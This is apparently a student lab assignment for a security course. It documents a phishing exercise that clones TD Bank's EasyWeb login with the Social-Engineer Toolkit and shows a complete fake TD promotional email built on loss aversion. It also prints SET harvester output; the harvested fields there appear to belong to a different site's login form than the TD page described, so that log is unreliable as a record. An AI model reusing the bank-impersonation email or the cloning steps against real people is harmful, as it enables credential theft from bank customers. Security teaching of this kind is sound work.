
SENG 360 Assignment 2

[redacted]

Spoofed Website

I developed a well planned and executed phishing campaign. It was created out of good nature to better improve the security and educate users on the harm of phishing emails. This phishing email uses a website embedded in an email to harvest the victim's credentials for a chosen website. Since this campaign relies on a carefully chosen website, I put a lot of thought towards my chosen website and ended up spoofing the TD easy web login portal.

There are a few reasons why I chose this site, the first is the popularity of TD. TD is the bank of choice for 11 million Canadians or roughly 30% of Canadians. This means this campaign can reach a fairly large group effectively. A bank is also a great target to help victims understand the importance and possible loss a phishing campaign can cause. Also, if you were an attacker you would choose a target that has a large incentive and a bank is a great choice. So, for this educational campaign I believed this really hammered the point across. Another reason I chose TD was I know how many of their emails are structured as I am a TD customer. This also gave me a new perspective on how I view the TD emails I receive. That is why I chose the TD easy web login portal! A screenshot of the spoofed is shown below.



EasyWeb Login - Mozilla Firefox
File Edit View History Bookmarks Tools Help
EasyWeb Login
http://10.0.2.15/#/index
Search
Most Visited SEED Labs Sites for Labs
Personal Business Investing
Français
TD
My Accounts How To Products Solutions
Login
EasyWeb Login
Username or Access Card
+ Description (Optional)
Password
Remember me
Login
Forgot your username or password? ›
TD Online and Mobile Security Guarantee: You are protected ›
Getting started is Quick and Easy
Register online now
Need Help?
Register ›
Get Login help ›
About Security Codes & Two-Step Verification ›
Reset Password ›
Supported Browsers ›
Book an Appointment ›
Holiday Hours ›
Get the TD app now ›
We are ready to help.
Learn More

If you received a temporary password, simply use that along with your username to log in. You will then be prompted to create a new one.

With COVID-19 top of mind, we're committed to keeping you posted on what we're doing.

Phishing Email

Along with my carefully crafted spoofed website I made a companion phishing email. Since security engineering has a large socio-technical aspect I used techniques we learned in class and incorporated them into my email. As shown below my email uses the loss aversion principle. The loss aversion principle states that people will seek to avoid loss. So, in this email I faced the user with a possible loss expecting them to take steps to avoid this. Thus, forcing them to use the link in the email to open and accept the promotion. I also hope to use people's inattention to guide them toward my spoofed link. As people often try to take shortcuts embedding the link will give the victim an easier option to accept their fake promotion. I also believe if the link is obviously indicated a victim might catch on immediately. That is why I did not use the words click here but rather relied on the socio technical principals I know people follow. As mentioned above since I am a TD customer, I used the style of their emails to trick potential victims in believing its credibility through a consistent look with an email actually sent through TD. This included adding their customer support phone number and their typical footers. I also used consistent language as they had used in past emails to me. Those were the carefully chosen aspects of my phishing campaign email. The phishing email is shown below and the location of the link is highlighted.



Promotional Value Earned

TD Canada Trust <email@td.ca>
to me

Mon, Sep 21, 2:02 PM (1 day ago)

Amaan Makhani,


We are glad to inform you that you have met all the conditions of the bonus offer for your TD visa infinite cash back card. The $500.00 promotional value will be applied as a credit to your balance once accepted. The promotion will expire within 2 days, to accept the promotional value please visit easyweb and login.

If you have any questions or wish to schedule an appointment, please do not hesitate to contact our telephone banking specialists at 1-866-222-3456. Thanks for choosing TD.

This is an automated email. Please do not reply to this email.

Credential Harvesting Experience


Using the spoofed website above I harvested my own credentials. First, I followed my fake link. This took me to my locally hosted spoofed website as shown above. I then entered my fake username and password. Once completed I was redirected to the real site. As an attacker I checked the SEED output and discovered I had reached a victim as shown below. As an attacker I now have what I need to log into my victim's TD account. The one thing to consider as an attacker is now many institutions have security questions that should be answered when a new device is detected. However, this is just to acknowledge that issue and a separate campaign could be used to retrieve that information. The output from the SEED tool is shown below where you can see the information harvested.



```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://authentication.td.com/uap-ui/index.html?consumer=easyweb&locale=en_CA#/login/easyweb-getting-st
arted

[*] Cloning the website: https://authentication.td.com/uap-ui/index.html?consumer=easyweb&locale=en_CA#/login/easyweb-getting-started
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.2.15 - - [19/Sep/2020 03:40:15] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [19/Sep/2020 03:40:16] "GET /waw/idp/js/td_common_153.js?seed=AEAeDqV0AQAA2MZ2ry6inKFrPYZI6Xh52fUWyDDX0SahK9Qt7J_H-51RYsOz&X-In
CSsDtm--z=q HTTP/1.1" 404 -
10.0.2.15 - - [19/Sep/2020 03:40:17] "GET /uap-ui/translations/cacheable//i18n-en-ca.json HTTP/1.1" 404 -
10.0.2.15 - - [19/Sep/2020 03:40:17] "GET /uap-ui/translations/cacheable//i18n-fr-ca.json HTTP/1.1" 404 -
10.0.2.15 - - [19/Sep/2020 03:40:23] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [19/Sep/2020 03:40:23] "GET /waw/idp/js/td_common_153.js?seed=AEAeDqV0AQAA2MZ2ry6inKFrPYZI6Xh52fUWyDDX0SahK9Qt7J_H-51RYsOz&X-In
CSsDtm--z=q HTTP/1.1" 404 -
10.0.2.15 - - [19/Sep/2020 03:40:24] "GET /uap-ui/translations/cacheable//i18n-en-ca.json HTTP/1.1" 404 -
10.0.2.15 - - [19/Sep/2020 03:40:25] "GET /uap-ui/translations/cacheable//i18n-fr-ca.json HTTP/1.1" 404 -
10.0.2.15 - - [19/Sep/2020 03:40:26] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [19/Sep/2020 03:40:27] "GET /waw/idp/js/td_common_153.js?seed=AEAeDqV0AQAA2MZ2ry6inKFrPYZI6Xh52fUWyDDX0SahK9Qt7J_H-51RYsOz&X-In
CSsDtm--z=q HTTP/1.1" 404 -
10.0.2.15 - - [19/Sep/2020 03:40:28] "GET /uap-ui/translations/cacheable//i18n-en-ca.json HTTP/1.1" 404 -
10.0.2.15 - - [19/Sep/2020 03:40:28] "GET /uap-ui/translations/cacheable//i18n-fr-ca.json HTTP/1.1" 404 -
10.0.2.15 - - [19/Sep/2020 03:40:29] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [19/Sep/2020 03:40:30] "GET /waw/idp/js/td_common_153.js?seed=AEAeDqV0AQAA2MZ2ry6inKFrPYZI6Xh52fUWyDDX0SahK9Qt7J_H-51RYsOz&X-In
CSsDtm--z=q HTTP/1.1" 404 -
10.0.2.15 - - [19/Sep/2020 03:40:31] "GET /uap-ui/translations/cacheable//i18n-en-ca.json HTTP/1.1" 404 -
10.0.2.15 - - [19/Sep/2020 03:40:31] "GET /uap-ui/translations/cacheable//i18n-fr-ca.json HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: jazoest=2573
PARAM: lsd=AVqIV7-2
PARAM: display=
PARAM: enable_profile_selector=
PARAM: isprivate=
PARAM: legacy_return=0
```



```
PARAM: legacy_return=0
PARAM: profile_selector_ids=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=
PARAM: lgndim=
PARAM: lgnrnd=003303_Pgp0
PARAM: lgnjs=n
POSSIBLE USERNAME FIELD FOUND: email=amaan
POSSIBLE PASSWORD FIELD FOUND: pass=test
POSSIBLE USERNAME FIELD FOUND: login=1
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


10.0.2.15 - - [19/Sep/2020 03:40:37] "POST /device-based/regular/login/?login_attempt=1&lwv=100 HTTP/1.1" 302 -
```